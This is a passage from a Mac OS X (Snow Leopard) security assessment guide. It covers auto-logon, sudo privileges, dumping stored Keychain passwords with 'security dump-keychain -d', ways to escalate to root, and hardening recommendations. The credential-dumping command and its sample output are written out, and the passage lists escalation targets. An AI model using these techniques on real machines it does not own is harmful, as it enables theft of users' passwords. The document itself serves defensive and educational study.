
Also, the user password can be easily identified through a memory physical dump (cf. 4.2).

#### 5.1.2. Auto logon for first user

By default, Mac OS X (Snow Leopard) configures the authentication parameters to automatically log the first created user. So, the user is not forced to enter his password and can use the system without necessarily knowing their password...

In this case, from physical access to the computer, it's very easy to obtain system user access.

In addition, during the installation of OS X, the first created user has the root privilege through the "sudo" configuration.



The file `"/etc/sudoers"` defines the privileges for the "Administrator" privileges.

```
ArnHacK:~sudoman$ sudo more /etc/sudoers
# sudoers file.
#
# This file MUST be edited with the 'visudo' command as root.
```

```

# Failure to use 'visudo' may result in syntax or file permission errors
# that prevent sudo from running.
#
# See the sudoers man page for the details on how to write a sudoers file.
#
# Host alias specification
# User alias specification
# Cmnd alias specification

# Defaults specification
Defaults        env_reset
Defaults        env_keep += "BLOCKSIZE"
Defaults        env_keep += "COLORFGBG COLORTERM"
Defaults        env_keep += "__CF_USER_TEXT_ENCODING"
Defaults        env_keep += "CHARSET LANG LANGUAGE LC_ALL LC_COLLATE LC_CTYPE"
Defaults        env_keep += "LC_MESSAGES LC_MONETARY LC_NUMERIC LC_TIME"
Defaults        env_keep += "LINES COLUMNS"
Defaults        env_keep += "LSCOLORS"
Defaults        env_keep += "SSH_AUTH_SOCK"
Defaults        env_keep += "TZ"
Defaults        env_keep += "DISPLAY XAUTHORIZATION XAUTHORITY"
Defaults        env_keep += "EDITOR VISUAL"

# Runas alias specification

# User privilege specification
root    ALL=(ALL) ALL
%admin  ALL=(ALL) ALL

```

You can see the "Admin" users can execute all the system commands with root privileges.


However, it is necessary to know the root password to execute root commands ...

### 5.1.3. Remote access by software vulnerabilities


Few recent remote exploits exist specifically for Mac OS X. However, a lot of exploits exist for the software used with Mac OS X like Safari, iTunes, iChat, Quicktime, Skype, ... and allow compromising a Mac computer by remote connection.

## 5.2. Extraction of stored information in Keychain

From user access, if you want used passwords stored in Keychain by graphical interface,



the user password must be known.




However, from system shell and without knowing the user password, the command "security dump-keychain -d" allows you to bypass this security and dump the entire list of stored passwords.

```
keychain: "/Users/sudoman/Library/Keychains/login.keychain"
class: "genp"
attributes:
  0x00000007 <blob>="Evernote"
  0x00000008 <blob>=<NULL>
  "acct"<blob>="Evernote"
  "cdat"<timedate>=0x32303131303431343038323832305A00 "20110414082820Z\000"
  "crtr"<uint32>="aapl"
  "cusi"<sint32>=<NULL>
  "desc"<blob>=<NULL>
  "gena"<blob>=<NULL>
  "icmt"<blob>=<NULL>
  "invi"<sint32>=<NULL>
  "mdat"<timedate>=0x32303131303431343038323832305A00 "20110414082820Z\000"
  "nega"<sint32>=<NULL>
  "prot"<blob>=<NULL>
  "scrp"<sint32>=<NULL>
  "svce"<blob>="Evernote"
  "type"<uint32>=<NULL>
data:
  " "

```

However, user interaction is necessary to validate the data dump.



So, the exploitation from a remote connection is not possible.

```

Last login: Tue Aug  2 23:12:41 on ttys000
ArnHack:~ sudoman$ ssh localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
RSA key fingerprint is 5e:c6:1b:0e:5b:42:6f:69:7f:80:1c:7f:80:22:ae:7f.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (RSA) to the list of known hosts.
Password:
Last login: Wed Aug  3 03:00:32 2011
ArnHack:~ sudoman$
ArnHack:~ sudoman$
ArnHack:~ sudoman$ security dump-keychain -d
keychain: "/Users/sudoman/Library/Keychains/login.keychain"
class: "genp"
attributes:
security: SecKeychainItemCopyAttributesAndData: User interaction is not allowed.
keychain: "/Users/sudoman/Library/Keychains/login.keychain"
class: "genp"
attributes:
security: SecKeychainItemCopyAttributesAndData: User interaction is not allowed.
keychain: "/Users/sudoman/Library/Keychains/login.keychain"
class: "genp"

```

From a local access to my computer, secret information was extracted: Safari passwords, WIFI key, Skype username/password, Evernote, Google username/password (contact, Picasa), Exchange username/password, ...

Most people use the same passwords for a variety of applications and probably use the same one for applications as the user password which is used for opening the Mac OS X session ... In this case, it's a Jackpot!

### 5.3. ROOT privileges escalation

ROOT privileges allow the extraction of the entire data stored on the hard disk. The operations available from this access are described in the section "3. Exploitation of target mode" of this document.

If you identified the user password and that the user has the administrative privileges with "sudo", you have the root privilege and it is not necessary to continue the privilege escalation.

From user access, the ways to attempt to get root privileges are the same as the Unix system and consist of finding:

- Users list storing others usernames and administrative users ("/etc/passwd") to attempt to identify the associated passwords
- Scripts not well configured (chmod to 777 or root suid)
- Stored data in scripts or others documents (password, username, ...)
- ...


Specifically to Mac OS X, in using Macport configuration, the root access by a Metasploit shell is possible. The scenario is described on the web page [<http://blog.infobytesec.com/2011/07/pwning-mac-os-x-with-evilgrade-macports.html?m=1>].

Exploits to obtain root privileges can be found on Web sites like "exploit-db.com" but most of the information has not been updated recently.

## 5.4. Recommendations


**To avoid password identification,** you have to choice not trivial password (both numerals and letters in the first eight characters)

**To avoid exploitation of user privileges,** you have to use a user account without administrative privileges.




The user with administrative privileges has to use only for administrative tasks.

**To avoid exploitation of physical access with unlocked session,** the password has to require user session password to exit safe sleep process (hibernation) or screensaver.




The screensaver configured with a small value is also advised.






To avoid automatic opening of user session, you have to disable auto-login.



You can also choose to not print the list of available usernames.

To avoid the Keychain extraction from user access, you have to change the password to allow access to Keychain with a different password than the user session password.




By default, this extraction is possible because Keychain is automatically

unlocked during opening of user session.




In addition, you can choose to unlock Keychain after X minutes to limit the exploitation of physical and malicious user access.



To avoid remote compromising by vulnerabilities software and system, you have to:


- Enable firewall >



By default, Apple firewall is disabled.


Its activation allows blocking or permitting incoming packets according to installed applications.





### ■ Enable automatic updates >

Apple offers automatic updates for Mac OS X and installed software like iTunes, iXork, iWeb, iX, Safari, Java, ...).



### ■ Install antivirus >

I don't have real experiences about antivirus for Mac OS X but a lot of editors offer antivirus software (ClamXav, Avast, Intego, BitDefender, F-Secure, Panda Antivirus,...). Today, viruses are not built only for Microsoft systems ...

Be careful to Mac Guard and Mac Defender, they are fake antivirus.

Finally, be careful to not launch any applications and to not open emails or files from unknown sources.